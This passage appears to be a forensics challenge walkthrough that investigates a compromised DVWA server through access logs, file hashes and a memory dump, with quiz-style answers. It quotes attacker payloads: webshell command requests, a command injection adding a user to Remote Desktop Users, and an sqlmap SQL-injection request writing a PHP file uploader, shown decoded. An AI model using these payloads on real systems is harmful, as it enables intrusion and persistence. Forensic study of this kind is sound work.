192.168.56.102 - - [03/Sep/2015:00:17:49 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=dir%20C:\\ H
192.168.56.102 - - [03/Sep/2015:00:17:58 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=mkdir%20abc
192.168.56.102 - - [03/Sep/2015:00:18:02 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=dir HTTP/1.1
192.168.56.102 - - [03/Sep/2015:00:18:58 -0700] "GET /dvwa/hackable/uploads/phpshell.php HTTP/1.1" 200 27
192.168.56.102 - - [03/Sep/2015:00:31:54 -0700] "GET /dvwa/hackable/uploads/phpshell2.php HTTP/1.1" 200 2
```


Answer: cmd

One of the uploaded files by the attacker has an md5 that starts with "559411". Provide the full hash.

If you navigate to root\Windows\xampp\DVWA, you will see a zip file named webshell.zip:



Within this zip file, you can right click the webshell.pfp file to export the hash, which contains the MD5 hash of the file:




```
MD5,SHA1,FileNames
"5594112b531660654429f8639322218b","2256ccfeaaa8f27f0e06e01071ec4d6abc32df81","s4a-challenge4\Partition 1 [25598MB]\NONAME
[NTFS]\[root]\xampp\htdocs\DVWA\webshells.zip\webshell.php"
```


Answer: 5594112b531660654429f8639322218b

The attacker used Command Injection to add user "hacker" to the "Remote Desktop Users" Group. Provide the IP address that was part of the executed command?

If you dump the cmd.exe process using volatility, you can then run the strings command against said dump and search for “hacker”:



```
λ strings pid.612.dmp | grep "hacker" -C 5
```




```
ip=192.168.56.102+%26%26+net+localgroup+%22Remote+Desktop+Users%22+hacker+%2Fadd&submit=submit$
```

Answer: 192.168.56.102


The attacker dropped a shellcode through SQLi vulnerability. The shellcode was checking for a specific version of PHP. Provide the PHP version number?

If you read the access.log file and grep for “sqli” you can see the following shellcode has been uploaded:



```
192.168.56.102 - - [02/Sep/2015:23:52:24 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2%27%20LIMIT%200%2C1%20INTO%20OUTFILE%20%27%2Fxampp%2Fhtdocs%2Ftmpudvfh.php%27%20LINES%20TERMINATED%20BY%200x3c3f7068700a69662028697373657428245f524551554
553545b2275706c6f6164225d29297b246469723d245f524551554553545b2275706c6f6164446972225d3b6966202870687076657273696f6e28293c27342e312e3027297b2466696c653d24485454505f504f53545f46494c45535b2266696c65225d5b226e616d65225d3b406d6f76655f75706c6f6
16465645f66696c652824485454505f504f53545f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f222e2466696c6529206f722064696528293b7d656c73657b2466696c653d245f46494c45535b2266696c65225d5b226e616d65225d3b406d6f76655f75706c6f616
465645f66696c6528245f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f222e2466696c6529206f722064696528293b7d4063686d6f6428246469722e222f222e2466696c652c30373535293b6563686f202246696c652075706c6f61646564223b7d656c7365207b6
563686f20223c666f726d20616374696f6e3d222e245f5345525645525b225048505f53454c46225d2e22206d6574686f643d504f535420656e63747970653d6d756c7469706172742f666f726d2d646174613e3c696e70757420747970653d68696464656e206e616d653d4d41585f46494c455f53495
a452076616c75653d313030303030303030303e3c623e73716c6d61702066696c652075706c6f616465723c2f623e3c62723e3c696e707574206e616d653d66696c6520747970653d66696c653e3c62723e746f206469726563746f72793a203c696e70757420747970653d74657874206e616d653d757
06c6f61644469722076616c75653d5c5c78616d70705c5c6874646f63735c5c3e203c696e70757420747970653d7375626d6974206e616d653d75706c6f61642076616c75653d75706c6f61643e3c2f666f726d3e223b7d3f3e0a--%20--%20&Submit=Submit HTTP/1.1" 200 4893 "-" "sqlmap/1
.0-dev-nongit-20150902 (http://sqlmap.org)"
```

If you copy the shellcode, we can then use a tool like cyberchef to decode the hex:



```
200x3c3f7068700a69662028697373657428245f524551554553545b2275706c6f6164225d29297b246469723d245f524551554553545b2275706c6f616
4446972225d3b6966202870687076657273696f6e28293c27342e312e3027297b2466696c653d24485454505f504f53545f46494c45535b2266696c652
5d5b226e616d65225d3b406d6f76655f75706c6f616465645f66696c652824485454505f504f53545f46494c45535b2266696c65225d5b22746d705f6e6
16d65225d2c246469722e222f222e2466696c6529206f722064696528293b7d656c73657b2466696c653d245f46494c45535b2266696c65225d5b226e6
6d65225d3b406d6f76655f75706c6f616465645f66696c6528245f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f22
e2466696c6529206f722064696528293b7d4063686d6f6428246469722e222f222e2466696c652c30373535293b6563686f202246696c652075706c6f6
646564223b7d656c7365207b6563686f20223c666f726d20616374696f6e3d222e245f5345525645525b225048505f53454c46225d2e22206d6574686f
43d504f535420656e63747970653d6d756c7469706172742f666f726d2d646174613e3c696e70757420747970653d68696464656e206e616d653d4d415
5f46494c455f53495a452076616c75653d313030303030303030303e3c623e73716c6d61702066696c652075706c6f616465723c2f623e3c62723e3c69
e707574206e616d653d66696c6520747970653d66696c653e3c62723e746f206469726563746f72793a203c696e70757420747970653d74657874206e6
6d653d75706c6f61644469722076616c75653d5c5c78616d70705c5c6874646f63735c5c3e203c696e70757420747970653d7375626d6974206e616d65
d75706c6f61642076616c75653d75706c6f61643e3c2f666f726d3e223b7d3f3e0a
```

```
 <?php
if (isset($_REQUEST["upload"])){$dir=$_REQUEST["uploadDir"];if (phpversion()<'4.1.0'){$file=$HTTP_POST_FILES["file"]
["name"];@move_uploaded_file($HTTP_POST_FILES["file"]["tmp_name"],$dir."/".$file) or die();}else{$file=$_FILES["file"]
["name"];@move_uploaded_file($_FILES["file"]["tmp_name"],$dir."/".$file) or die();}@chmod($dir."/".$file,0755);echo "File
uploaded";}else {echo "<form action=".$_SERVER["PHP_SELF"]." method=POST enctype=multipart/form-data><input type=hidden
name=MAX_FILE_SIZE value=1000000000><b>sqlmap file uploader</b><br><input name=file type=file><br>to directory: <input
type=text name=uploadDir value=\\xampp\\htdocs\\> <input type=submit name=upload value=upload></form>";}?>
```

Answer: 4.1.0